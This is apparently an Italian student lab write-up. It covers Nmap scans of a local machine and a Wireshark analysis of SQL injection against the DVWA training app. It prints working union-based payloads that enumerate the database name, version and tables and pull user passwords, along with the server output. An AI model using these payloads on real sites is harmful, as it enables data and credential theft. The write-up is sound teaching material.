Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:38 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000034s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--    1 0      0      0 Mar 26 2018 ftp_test
|_ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 127.0.0.1
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 3
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 7.7 (protocol 2.0)
```

Scansione IP locale

Esempio di scansione sull'ip del nostro dispositivo

```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ nmap -A -T4 192.168.1.3
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:40 EST
Nmap scan report for 192.168.1.3
Host is up (0.000036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0          0          0 Mar 26 2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.3
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 6
|     vsFTPd 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

```


La scansione restituirà le seguenti informazioni dettagliate:

- Le **porte aperte** sul dispositivo, indicando la disponibilità per la comunicazione.
- I **servizi attivi** su ciascuna porta, con le relative versioni, che permettono di identificare le applicazioni in esecuzione.
- I **protocolli** utilizzati su ogni porta, fornendo una visione completa delle modalità di comunicazione.
- Il **sistema operativo** del dispositivo, con la versione rilevata, può essere utile per identificare vulnerabilità specifiche.
- Eventuali **vulnerabilità conosciute** associate ai servizi e alle porte aperte, che possono rappresentare un rischio per la sicurezza della macchina.

ATTACCO AD UN DATABASE SQL

Si tratta di un attacco che sfrutta la vulnerabilità di un sito web nell'elaborazione degli input dell'utente. In assenza di una corretta validazione o filtraggio, un attaccante può iniettare codice malevolo, solitamente in linguaggio SQL, all'interno di campi di input o URL. Questo codice consente di manipolare le query inviate al database, permettendo operazioni non autorizzate.

SQL INJECTION



Si utilizzerà Wireshark per analizzare questo attacco.


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	60	80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	60	35614 → 80 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=38535 TSecr=45838 WS=
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sql/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sql/?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)

ANALISI RIGA 13

All'interno della cattura di Wireshark, fai clic con il tasto destro sulla **linea 13**, quindi seleziona **Follow > HTTP Stream**. La linea 13 è stata scelta perché rappresenta una richiesta HTTP di tipo **GET**.

Analizzando il pacchetto possiamo intuire che l'attaccante ha testato il sito web immettendo una query **1=1** per capire la risposta del filtraggio dell'utente

Risposta del sito ADMIN ADMIN significa che il filtraggio è impostato male




ANALISI RIGA 19

Analizzando la riga 19 l'attaccante testa ulteriormente il sito inserendo un altro codice malevolo

1' OR 1=1 UNION SELECT DATABASE (): è un tipico payload di SQL Injection

- **1=1**: è una condizione sempre vera, usata per bypassare controlli logici.
- **UNION**: combina risultati di query, permettendo all'attaccante di aggiungere dati extra.
- **SELECT database()**: nome del database attuale



```

...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
...</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>

```

ANALISI RIGA 22

La riga 22 presenta una query **1' OR 1=1 UNION SELECT NULL, VERSION ()**

1' OR 1=1: È una condizione sempre vera che permette di bypassare controlli di autenticazione o filtri.

UNION SELECT NULL, VERSION(): Combina i risultati della query originale con una nuova, che restituisce la versione del database attraverso la funzione **VERSION()**. Il valore **NULL** è spesso usato per adattare il numero di colonne.

```

..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>

```

ANALISI RIGA 25

La riga 25 presenta una query

1' OR 1=1 UNION SELECT NULL, TABLE NAME FROM INFORMATION_SCHEMA.TABLE

```

..</form>
..<pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: CHARACTER_SETS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLLATIONS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLLATION_CHARACTER_SET_APPLICABILITY</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLUMNS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: COLUMN_PRIVILEGES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: ENGINES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: EVENTS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: FILES</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname:

```

- **1' OR 1=1**: Condizione sempre vera per bypassare controlli logici e iniettare codice SQL.
- **UNION SELECT NULL, TABLE_NAME**: Aggiunge una nuova query che restituisce i nomi delle tabelle.
- **FROM INFORMATION_SCHEMA.TABLES**: Estrae i dati dalla vista di sistema INFORMATION_SCHEMA.TABLES, che contiene informazioni sulle tabelle del database.

ANALISI RIGA 28

Query= 1' OR 1=1 UNION SELECT USER, PASSWORD FROM users

- **1' OR 1=1**: Condizione sempre vera per bypassare controlli di sicurezza.
- **UNION SELECT USER, PASSWORD**: Combina i risultati della query originale con una nuova query che recupera i dati delle colonne **USER** e **PASSWORD**.
- **FROM users**: Specifica la tabella `users`, che solitamente contiene le credenziali degli utenti



CONCLUSIONI

È fondamentale saper utilizzare strumenti di analisi e sicurezza informatica, poiché essi giocano un ruolo cruciale nel prevenire e mitigare possibili attacchi informatici. Questi strumenti consentono di identificare vulnerabilità nei sistemi, monitorare attività sospette e adottare contromisure efficaci. La loro applicazione è essenziale per proteggere i dati sensibili di utenti e aziende, garantendo la continuità operativa e la conformità alle normative sulla sicurezza dei dati. Investire nella conoscenza e nell'uso di tali strumenti è un passo indispensabile per affrontare le sfide della sicurezza nel panorama digitale moderno.